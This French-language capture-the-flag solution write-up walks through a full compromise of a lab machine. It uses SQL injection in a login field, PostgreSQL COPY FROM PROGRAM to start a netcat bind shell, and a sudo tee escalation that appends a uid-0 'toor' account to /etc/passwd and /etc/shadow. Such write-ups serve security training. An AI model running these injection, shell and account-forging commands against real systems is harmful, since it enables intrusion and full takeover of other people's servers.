How to de résolution CTF 1

I. User flag

I.1 Détection de la faille


Le service de login est vulnérable aux **injection SQL**. Pour détecter la faille l'attaquant devra se créer un compte via le formulaire d'inscription du site puis il devra essayer de se connecter en renseignant un mot de passe en injectant dans le champ *nom d'utilisateur* la chaine *username'--* où *username* est le nom d'utilisateur du compte précédemment créé.

La faille est découverte !

I.2 A l'attaque !


Maintenant que l'attaquant à détecté la faille, il devra lancer un **bind shell** dans le système. Pour cela, il devra d'abord créer une nouvelle table(1). Maintenant l'attaquant connaît le nom d'une table dans la base de données, il peut exécuter un bind shell à l'aide de la commande postgresql **COPY** (2). Une fois la commande **COPY** lancée sur le site, l'attaquant peut se connecter à ce shell depuis sa machine via la commande **netcat** (2)**.** Les commandes suivantes résume les étapes à effectuer pour obtenir un bind shell dans le système:

1) ‘; create table <table_name> ();--



2) '; COPY <table_name> FROM PROGRAM 'nc -lp <port> -e /bin/bash' –

3) nc <ip_site> <port>



L'attaquant est maintenant dans le système !

2. Root flag

Une fois dans le système, en utilisant la commande **sudo -l** l'attaquant observe qu'il ne peut utiliser que la commande **tee**. Grâce à cette commande, il va être en mesure d'écrire dans */etc/passwd* et */etc/shadow* afin de se faire passer pour root. Pour cela il devra lancer les commandes suivantes dans le terminal qu'il a obtenu grâce à l'injection sql:

1) echo 'toor:x:0:0:,,,:/root:/bin/bash' | sudo tee -a /etc/passwd
2) echo 'toor:<mot_de_passe_hashé>:18966:0:99999:7:::' | sudo tee -a /etc/shadow
3) su toor
4) entrer le mot de passe que l'on a spécifié à l'étape 2 pour l'utilisateur toor

Remarque: le mot de passe hashé à l'étape 2 peut être déterminé en utilisant la commande **openssl passwd -6 -salt xyz <mot_de_passe>**